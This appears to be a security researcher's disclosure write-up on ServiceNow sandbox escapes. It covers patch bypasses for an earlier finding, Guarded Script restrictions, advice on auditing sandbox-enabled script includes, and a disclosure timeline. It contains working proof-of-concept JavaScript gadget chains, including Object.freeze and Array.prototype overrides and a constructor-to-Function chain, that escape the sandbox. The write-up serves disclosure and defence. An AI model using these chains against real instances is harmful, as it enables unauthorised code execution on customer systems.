
When you assign a value to a property in JavaScript via = you assign the default descriptors, which includes other descriptor values triggering an error. To do so you have to overwrite the value descriptor only, like so…
Object.defineProperty(Object, 'freeze', {value: ""});This led to the first patch bypass
Patch Bypasses
What followed was reporting three patch bypasses to ServiceNow for my original findings, based on the techniques employed in AssetNote’s PoC
Patch bypass 1 - overridding Object.freeze
gs.print(gs.getCurrentScopeName());
var s = "gs.print(gs.getCurrentScopeName())";

// Override `freeze` so nothing happens
Object.defineProperty(Object, 'freeze', {value: ""});
// We can still override this method
DiscoveryFunctions.getCacheObjectForTable = Object;

var a = {};
a.get = Object;
var b = new AbstractAjaxProcessor();
b.initialize = DiscoveryFunctions.getFirstValueFromTable(a,"",DiscoveryFunctions.getFirstValueFromTable(a,"",DiscoveryFunctions.getFirstValueFromTable(a,"",global,"WorkflowIconsSCR",""),"prototype",""),"initialize","");
b.a = Class.create();
b.a(s); // Prints "rhino.global" demonstrating sandbox escape.
This PoC simply overrides the freeze method, so that it does nothing. ServiceNow fixed this with a temporary mitigation of freezing freeze rather than leaving it sealed.
Patch bypass 2 - Override Array prototype
gs.print(gs.getCurrentScopeName());
var s = "gs.print(gs.getCurrentScopeName())";
var a = {};

DiscoveryFunctions.flushTableCache('cmdb_rel_type');
Object.defineProperty(Array.prototype, 'find', {
    value: SysForm.prototype.getResolvedView
});
Object.defineProperty(Array.prototype, 'resolvedView', {
    writable: true,
    value: global
});
Object.defineProperty(Array.prototype, 'resolvedView', {
    writable: true,
    value: DiscoveryFunctions.getFirstValueFromTable(
        "cmdb_rel_type", "", "", 'WorkflowIconsSCR')
});
Object.defineProperty(Array.prototype, 'resolvedView', {
    writable: true,
    value: DiscoveryFunctions.getFirstValueFromTable(
        "cmdb_rel_type", "", "", 'prototype')
});
a.initialize = DiscoveryFunctions.getFirstValueFromTable(
    "cmdb_rel_type", "", "", 'initialize');

a.a = Class.create();
a.a(s); // prints 'rhino.global' indicating sandbox escape.
This was an alternate flow to gain control of the cacheObj.get() call in DiscoveryFunctions to reach the return rtn[valueColumn] statement.
The same treatment was applied here, freezing Array’s prototype to prevent modification.
Putting together a sandbox escape without overrides
The idea here was to put together a payload that proved that .freezeing objects would not be enough.
This means no overriding any sandbox accessible code via assignment or via defineProperty. This one used the same contructor technique to obtain a reference to Function same as AssetNote’s finding.
1. var a = {};
2. a.getParameter = PAUtils.prototype.hasRestrictedOperatorsInConditions;
3. a.hasKeywordsInConditions = Object.constructor;
4. var b = new AbstractAjaxProcessor();
5. b.request = a;
6. b.getParameter("GlideEvaluator.evaluateString('gs.print(gs.getCurrentScopeName())')")();
It works by crafting an invoke gadget from AbstractAjaxProcesor.prototype.getParameter so that the string “GlideEvaluator.evaluateString(‘gs.print(gs.getCurrentScopeName())’)” eventually makes it way within a call to Function(), obtained in line 3.
Since we only create our own objects, and borrow methods from pre-existing objects without overriding them, there is no opportunity to call Object.freeze() here…
Guarded Script - Locking down the Sandbox
Guarded Script is new layer of defense laid over the sandbox. This is a form of parser level input sanitization and it runs before your script is evaluated. Here’s a snippet from the documentation
Guarded script supports only a single, simple expression or function call using the following JavaScript syntax:
- Primitive literals: number, string, boolean, null, undefined
- Common operators: +, -, <, !==, &&, instanceof, typeof
- Ternary operator (?:)
- Array literals ([1, 'x'])
- Property access using dot notation (a.b)
- Indexed array access with constant numbers (a[0])
- Calling script includes that have the Sandbox enabled option selected
And here’s a few more restrictions observed directly:
- Since
=is not in common operators, you cannot assign, e.g. novar foo = "bar" - You cannot do dynamic property access, e.g. no
foo["bar"] - A variety of property identifiers aren’t allowed;
constructor,__parent__, etc.
With this the final payload is now nullified, without access to .constructor it can’t leverage Function() into a sandbox escape.
However, this does not mean that sandbox escapes are solved.
Take our previous example of a custom sandbox enabled Script Include
var TestSandboxSI = Class.create();
TestSandboxSI.prototype = Object.extendsObject(AbstractAjaxProcessor, {

	testEval: function(script) {
		GlideEvaluator.evaluateString(script);
	},

    type: 'TestSandboxSI'
});
If something like that is lying around then the new Guarded Script provisions cannot prevent it from being exploited
// ---- Sandbox Code + Guraded Script ----
new TestSandboxSI().testEval("gs.print(gs.getCurrentScopeName)")
// -> prints 'rhino.global', escape still works
Worse still, depending on the age of the instance - code like that may be sandbox exposed even if devs never ticked the box…
Reviewing Your Instances Sandbox Exposed Code
While this issue was originally identified within ServiceNow’s own code, if you are reviewing an instance that has around since Xanadu, released September 2024 then you likely have a lot of sandbox enabled code (depending on how customized your instance is).
Prior to the Xanadu release in September 2024, all Glide AJAX enabled Script Includes (previously called Client-Callable Script Includes) and Client-Callable Business Rules were exposed to the sandbox by default. The option to prevent this was only made available with the Xanadu release.
To maintain backward compatibility any script include written prior to this release was also marked sandbox enabled. As a result you may have far more sandbox enabled code than you realized, depending on how long you’ve had the instance.
The easiest way to review this is to simply download the entire Script Include and Business Rule tables, e.g. via a following convenience link https://instance-name.service-now.com/sys_script_include_list.do?CSV&sysparm_default_export_fields=all - this will download a CSV of all Script Include records including their code and configuration options.
Filter the records to those that are sandbox enabled and begin auditing (For business rules, filter by Client Callable).
Below are some of the questions you need to consider when evaluating custom code:
- Does the code need to be sandbox enabled at all? Exposing any code to the sandbox would likely never need to be done except for extremely bespoke functionality. In 99% of cases you can very likely just untick this box.
- Does any method accept an object parameter and access it via bracket notation? E.g.
someFunction(param1, param2) { return param1[param2] } - Does the code reference any dangerous classes? E.g.
- GlideEvaluator
- GlideScopedEvaluator
- GlideController
- GlideHTTPRequest
- GlideFilter
- Does any method return a reference to a restricted object?
- Can the object or its properties be frozen to prevent modification? E.g.
Object.freeze(YourSandboxClass); Object.freeze(YourSandboxClass.prototype);
As a general principle, treat sandbox enabled code with the same caution you would apply to a public API endpoint. Assume that every parameter will contain adversarial input, that every method on your object will be overridden unless frozen, and that any reference you return can be weaponised.
Thanks for reading, shout out to @hash_kitten from AssetNote / Searchlight Cyber - you can read their writeup here
Disclosure Timeline
| Vulnerability reported | 07 Jan 2026 |
| ServiceNow confirmed receipt | 08 Jan 2026 |
| Initial patch available | 10 Mar 2026 |
| AssetNote discovers another RCE | 01 Apr 2026 |
| First patch bypass identified | 02 Apr 2026 |
| Second patch available | 17 Apr 2026 |
| Second patch bypass identified | 17 Apr 2026 |
| No-override RCE variation identified | 21 Apr 2026 |
| Guarded Script releases, all reported variations patched | 05 May 2026 |
